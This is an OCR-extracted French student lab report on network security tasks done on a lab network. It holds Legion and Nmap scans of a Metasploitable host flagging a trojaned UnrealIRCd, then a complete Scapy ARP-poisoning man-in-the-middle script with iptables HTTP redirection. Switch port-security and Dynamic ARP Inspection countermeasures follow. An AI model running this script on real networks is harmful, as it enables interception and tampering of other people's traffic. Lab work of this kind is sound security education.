
L'outil Legion a été utilisé afin d'effectuer une analyse complète du serveur cible. Le scan a permis d'identifier de nombreux services actifs, notamment FTP, SSH, Telnet, HTTP, SMB, PostgreSQL et VNC.

Plusieurs de ces services utilisent des versions obsolètes ou présentent des vulnérabilités connues, comme le service FTP vsftpd 2.3.4 ou encore la présence d'un shell distant.La présence de nombreux ports ouverts et de services vulnérables démontre une surface d'attaque importante, rendant le système facilement exploitable.



L'outil Legion a permis de lancer des tests avancés d'énumération et d'attaque, notamment à l'aide de Nmap avec des scripts de vulnérabilités, ainsi que des outils de bruteforce comme Hydra. Des tentatives de connexion ont été effectuées sur les services MySQL et PostgreSQL afin d'identifier des identifiants par défaut. Par ailleurs, une énumération des utilisateurs a été réalisée sur le service SMTP. Ces actions permettent d'évaluer le niveau de sécurité des services exposés et de vérifier la présence de mauvaises configurations ou de mots de passe faibles. Les résultats confirment que plusieurs services sont vulnérables à des attaques simples, ce qui augmente fortement le risque de compromission du système.

Scan legion a l’exterieur de la DMZ



L’ensemble des outils utilisés (Gobuster, Nuclei, Legion et Nikto) a permis de mettre en évidence un grand nombre de vulnérabilités sur le serveur analysé. Les résultats montrent la présence de services obsolètes, de mauvaises configurations, de mots de passe faibles et de fichiers sensibles accessibles. La combinaison de ces failles offre de nombreuses possibilités d’exploitation pour un attaquant. Cette étude démontre l’importance de sécuriser correctement les services, de mettre à jour les systèmes et de limiter l’exposition des ressources critiques.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -p 6667 --script vuln 10.0.0.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-03 02:33 EDT
Nmap scan report for 10.0.0.10
Host is up (0.00063s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
MAC Address: 08:00:27:75:5D:39 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN

TRACEROUTE
HOP RTT     ADDRESS
1   0.63 ms 10.0.0.10

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.58 seconds
```



Tâche 8 Réalisation d'une attaque MiM (3,75 points)

Liste des personnes impliquées avec pourcentage de répartition	
hamza	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Vol d'une connexion HTTP

Installez une machine dans votre DMZ en la branchant sur un switch. Faites une attaque par empoisonnement ARP pour usurper l'adresse ARP du serveur Web et affichez une page différente. Puis, faites une redirection de la connexion du client vers le vrai serveur. Le client de s'apercevra plus qu'il y a le pirate entre lui et le serveur.

Modifiez des données de la page HTML envoyée au client.

Vous devrez utiliser une application pouvant forger des paquets ARP comme Scapy ou Arp-sk par exemple.

Sous-tâches	Evaluation prof
Installez un forgeur de paquets ARP	100%
Usurpation de l'adresse ARP du serveur	100%
Redirection de la connexion	100%

Rapport

(Expliquez votre attaque, captures d'écrans des installations, de l'usurpation de la connexion et de sa redirection, code source ou commande de la modification de l'HTML, etc.)

Avant de commencer qu'est-ce qu'une attaque MiM ?

Une attaque de type Man-in-the-Middle (MiM) consiste à s'interposer discrètement entre deux parties qui communiquent, comme un utilisateur et un serveur, sans qu'aucun des deux ne s'en rende compte. L'attaquant intercepte les échanges, les lit, les modifie ou les redirige, tout en laissant croire aux victimes qu'elles discutent directement entre elles.

Dans un réseau local, cela passe souvent par une attaque ARP poisoning : l'attaquant envoie de fausses informations ARP aux machines pour leur faire croire qu'il est la passerelle ou l'autre interlocuteur. Une fois cette position atteinte, il peut observer tout le trafic, capturer des mots de passe, détourner des sessions, injecter du code malveillant ou rediriger vers de faux sites. Si la communication n'est pas chiffrée (comme en HTTP), il peut lire tout en clair. Même en HTTPS, certains contournements existent s'il parvient à faire accepter un faux certificat.

Ce type d'attaque est redoutable car il est silencieux, difficile à détecter, et très efficace dans des réseaux mal protégés ou mal segmentés.

Scapy étant déjà de base sur kali linux il nous fallut juste faire un script python. On a branché 3 PC (un hacker et client virtuel en accès par pont avec un serveur PC réel) sur la DMZ du réseau A puisqu'elle est connectée à un switch (pour enchaîner direct avec les contre-mesures).

Voilà notre script final :

```
from scapy.all import *
import os
import time

# -------------------- CONFIGURATION --------------------

VictimIP   = "10.0.1.123"      # IP de la victime
HackerIP   = "10.0.1.111"      # Votre IP (attaquant)
ServeurIP  = "10.0.1.1"     # IP de la passerelle / serveur cible

# Récupération automatique des adresses MAC
VictimMAC  = getmacbyip(VictimIP)
ServeurMAC = getmacbyip(ServeurIP)
HackerMac  = getmacbyip(HackerIP)  # MAC de l'interface réseau utilisée




# -------------------- PRÉPARATION --------------------
```

```
# Activer l'IP forwarding pour permettre le man-in-the-middle
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

# Rediriger tout le trafic HTTP de la victime vers votre serveur local (Apache)
os.system(f"iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination {HackerIP}:80")


# ---------- ATTAQUE ARP POISONING ----------

def arp_poison():
    print(f"[+] Attaque ARP poisoning lancée entre {VictimIP} et {ServeurIP}")
    print(f"[+] Redirection du trafic HTTP vers {HackerIP}:80")

    # Paquet falsifié pour la victime : on se fait passer pour le serveur
    frameToVictim = Ether(dst=VictimMAC, src=HackerMac)/ARP(
        op=2, hwsrc=HackerMac, hwdst=VictimMAC,
        psrc=ServeurIP, pdst=VictimIP
    )

    # Paquet falsifié pour le serveur : on se fait passer pour la victime
    frameToServer = Ether(dst=ServeurMAC, src=HackerMac)/ARP(
        op=2, hwsrc=HackerMac, hwdst=ServeurMAC,
        psrc=VictimIP, pdst=ServeurIP
    )

    try:
        while True:
            sendp(frameToVictim, verbose=0)
            sendp(frameToServer, verbose=0)
            time.sleep(2)
    except KeyboardInterrupt:
        print("\n[+] Interruption détectée. Restauration des tables ARP...")
        restore_arp()


# ---------- RESTAURATION ----------

def restore_arp():
    sendp(Ether(dst=VictimMAC)/ARP(
        op=2, hwsrc=ServeurMAC, hwdst=VictimMAC,
        psrc=ServeurIP, pdst=VictimIP
    ), count=5)

    sendp(Ether(dst=ServeurMAC)/ARP(
        op=2, hwsrc=VictimMAC, hwdst=ServeurMAC,
        psrc=VictimIP, pdst=ServeurIP
    ), count=5)

    os.system("iptables -t nat -F")
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
```

```
    print("[+] ARP restaurées. Redirection réseau arrêtée.")


# -------------------- EXECUTION --------------------

if __name__ == "__main__":
    if not VictimMAC or not ServeurMAC:
        print("[!] Impossible de récupérer les adresses MAC. Vérifie la connectivité réseau.")
    else:
        arp_poison()
```

Expliquons comment le script marche :

1. Phase de configuration : collecte d'informations réseau

Objectif :

Préparer les variables nécessaires pour mener l'attaque.

Actions :

On définit l'IP de la victime, celle de l'attaquant, et celle de la passerelle (souvent le routeur).On utilise `getmacbyip()` pour récupérer les adresses MAC correspondantes à ces IPs via ARP.

Pourquoi ?

Dans une attaque ARP poisoning, on doit savoir qui duper (IP) et qui on doit se faire passer (MAC).

2. Activation de l'IP forwarding et du NAT

Objectif :

Faire en sorte que la victime continue à communiquer normalement tout en étant interceptée.

Actions :

`os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")` → permet de transmettre les paquets entre les deux machines.

Une règle iptables redirige le trafic HTTP vers la machine de l'attaquant (sur le port 80), permettant de le capter ou de le modifier.

Pourquoi ?

Sans IP forwarding, les paquets seraient bloqués chez l'attaquant, cassant la connexion. Et sans NAT, impossible de rediriger le trafic vers un serveur web malveillant (par exemple Apache modifié).

3. Phase d'attaque ARP poisoning

Objectif :

Mentir aux deux machines (victime et passerelle) pour qu'elles envoient toutes leurs données à l'attaquant.

Actions :

Création de deux paquets ARP falsifiés :

Un pour la victime : "Salut, je suis le serveur"

Un pour le serveur : "Salut, je suis la victime"

Envoi de ces paquets en boucle toutes les 2 secondes pour maintenir le poison actif (les tables ARP peuvent se mettre à jour d'elles-mêmes avec le temps)

Pourquoi ?

En envoyant ces faux paquets, l'attaquant se place entre les deux cibles, tout en restant invisible.

4. Restauration (quand l'attaque est arrêtée)

Objectif :

Nettoyer les traces et restaurer le fonctionnement normal du réseau.

Actions :

Envoi de paquets ARP légitimes pour remettre les vraies correspondances IP ↔ MAC.


Suppression des règles iptables et désactivation de l'IP forwarding.

Pourquoi ?

Eren faisait des tests avec l'authentification SSL pour ne pas le perturber lors de ses tests on a décidé de mettre cette fonction pour qu'il puisse s'authentifier en paix. Parce qu'en effet, les tables MACs du client peuvent rester incorrecte pendant un bon moment sans la fonction restore_arp().

Les effets sur le client lors de l'exécution du script :


Avant avoir utilisé le script :



Après avoir utilisé le script : (la page apache du serveur web de l’hacker)



Ainsi que les tables MACs du client chamboulé :



Conclusion attaque MiM :

L'attaque MiM que nous avons réalisée a parfaitement rempli son objectif. Elle permet de se positionner entre une victime et un serveur afin d'intercepter et rediriger le trafic HTTP sans que l'utilisateur ne s'en rende compte. Notre script Python basé sur Scapy a été conçu de façon modulaire et automatisée : il récupère dynamiquement les adresses MAC des cibles, active le routage IP, applique la redirection avec iptables, et envoie continuellement les paquets ARP falsifiés pour maintenir le positionnement MiM.

Tâche 9 Contre-mesures contre des attaques MiM (6 points)

Liste des personnes impliquées avec pourcentage de répartition	
jules	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Sécurisation de vos LAN contre le MiM

Proposez et mettez en place une ou plusieurs solutions permettant de détecter et de contrer des attaques MiM basées sur de l'usurpation ARP sur vos LANs et testez-les avec la tâche 9.
Pour la détection vous pouvez utiliser ARP Watch et la tâche 11. Pour se protéger des attaques utilisez les fonctionnalités de votre commutateur.

Sous-tâches	Evaluation prof
Description de la ou des solutions	100%
Mise en place des solutions de détection	100%
Mise en place de la protection	100%

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Utilisation du port-security pour la parade contre l'attaque : 1er parade

```
Switch(config)#int fa1/0/9
Switch(config-if)#portfast mode access
                   ^
% Invalid input detected at '^' marker.

Switch(config-if)#switchport mode access
Switch(config-if)#switchport port-security
Switch(config-if)#switchport port-security maximum 1
Switch(config-if)#switcport port-security violation shutdown
                   ^
% Invalid input detected at '^' marker.

Switch(config-if)#switchport port-security violation shutdown
Switch(config-if)#
*Mar  1 00:55:50.443: %PM-4-ERR_DISABLE: psecure-violation error detected on Fa1/0/9, put
ting Fa1/0/9 in err-disable state
*Mar  1 00:55:50.443: %PORT_SECURITY-2-PSECURE_VIOLATION: Security violation occurred, ca
used by MAC address 0800.278f.1c67 on port FastEthernet1/0/9.
*Mar  1 00:55:51.450: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet1/0/9,
changed state to down
*Mar  1 00:55:52.448: %LINK-3-UPDOWN: Interface FastEthernet1/0/9, changed state to down
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#end
Switch#conf t
*Mar  1 00:58:09.568: %SYS-5-CONFIG_I: Configured from console by c
Switch#
Switch#sh port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
               (Count)       (Count)          (Count)
---------------------------------------------------------------------------
    Fa1/0/1             1           0                1        Shutdown
    Fa1/0/3             1           0                1        Shutdown
    Fa1/0/7             1           0                1        Shutdown
    Fa1/0/9             1           0                1        Shutdown
---------------------------------------------------------------------------
Total Addresses in System (excluding one mac per port)     : 0
Max Addresses limit in System (excluding one mac per port) : 6144
```

Dès que l'outil d'attaque (Scapy) a tenté de falsifier des trames ARP avec une adresse MAC non autorisée, le mécanisme de Port Security du switch a détecté un dépassement du nombre de MAC autorisées (maximum 1). En réponse, le switch a placé les interfaces en mode err-disable, isolant instantanément l'attaquant pour protéger l'intégrité du réseau.

Utilisation du DAI : 2eme parade

```
Switch>
Switch>
Switch>en
Switch#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Switch(config)#ip arp inspection vlan 1
Switch(config)#interface fa1/0/1
Switch(config-if)#ip arp inspection trust
Switch(config-if)#
```

```
┌──(kali㉿kali)-[~]
└─$ sudo python3 mim.py
[!] Impossible de récupérer les adresses MAC. Vérifie la connectivité réseau.

┌──(kali㉿kali)-[~]
└─$ sudo python3 mim.py
[!] Impossible de récupérer les adresses MAC. Vérifie la connectivité réseau.

┌──(kali㉿kali)-[~]
└─$ sudo python3 mim.py
[sudo] Mot de passe de kali :
[!] Impossible de récupérer les adresses MAC. Vérifie la connectivité réseau.

┌──(kali㉿kali)-[~]
└─$ sudo python3 mim.py
[!] Impossible de récupérer les adresses MAC. Vérifie la connectivité réseau.

┌──(kali㉿kali)-[~]
└─$ sudo python3 mim.py
[!] Impossible de récupérer les adresses MAC. Vérifie la connectivité réseau.
```

L'activation de l'ARP Inspection (DAI) sur le VLAN 1 transforme le switch en un véritable contrôleur d'identité réseau. Contrairement au fonctionnement standard où le switch fait aveuglément confiance aux annonces ARP, le DAI filtre chaque paquet en le comparant à une base de données de confiance (générée par le DHCP Snooping). Lorsque le script d'attaque Scapy tente de récupérer les adresses MAC ou d'injecter des messages falsifiés, le switch détecte que l'émetteur n'est pas légitime et rejette immédiatement les trames. En parallèle, l'utilisation de la commande trust sur le port du routeur (Fa0/1) est indispensable : elle crée un "couloir de confiance" qui permet à la passerelle réelle de communiquer sans filtre, tout en maintenant une surveillance stricte sur les ports des utilisateurs (comme celui de la Kali). C'est cette rupture de confiance qui explique pourquoi le script affiche désormais une erreur de connectivité : il est devenu totalement "aveugle" sur le réseau

Tâche 10 Supervision du réseau (3,75 points)

Liste des personnes impliquées avec pourcentage de répartition	
bastien	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Mettre en place les outils de supervision de réseau Nagios et Cacti

Pour cette tâche, nous vous laissons une plus grande autonomie, à vous de nous proposer ce que vous pensez utile de monitorer dans votre réseau.
Nous vous donnons quand même quelques piste par exemple, de monitorer toutes les machines et tous les services que vous avez installés, installer NCPA, les débits en entrée du firewall, générer des rapports, etc.

Sous-tâches	Evaluation prof
Installation et configuration Mise en place de la supervision	
Génération de rapports	

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Tâche 11 Mise en place d'une architecture Single Sign-On (9 points)


Liste des personnes impliquées avec pourcentage de répartition	
redouane	100%

Estimation du temps passé sur cette tâche en heure-homme :

Objectif : Permettre aux clients de passer le proxy sans authentification explicite

L'authentification par la méthode agent SSO permet d'authentifier les utilisateurs dès l'ouverture d'une session sur le domaine, elle se déroule en 3 étapes.

L'ouverture de session du client sur le domaine va générer un évènement d'authentification répliqué sur l'ensemble des contrôleurs de domaine Active Directory d'un même domaine. Ces évènements portent les ID 4624 ou 4768 sur les serveurs Windows 2008, 2012 et 2016.

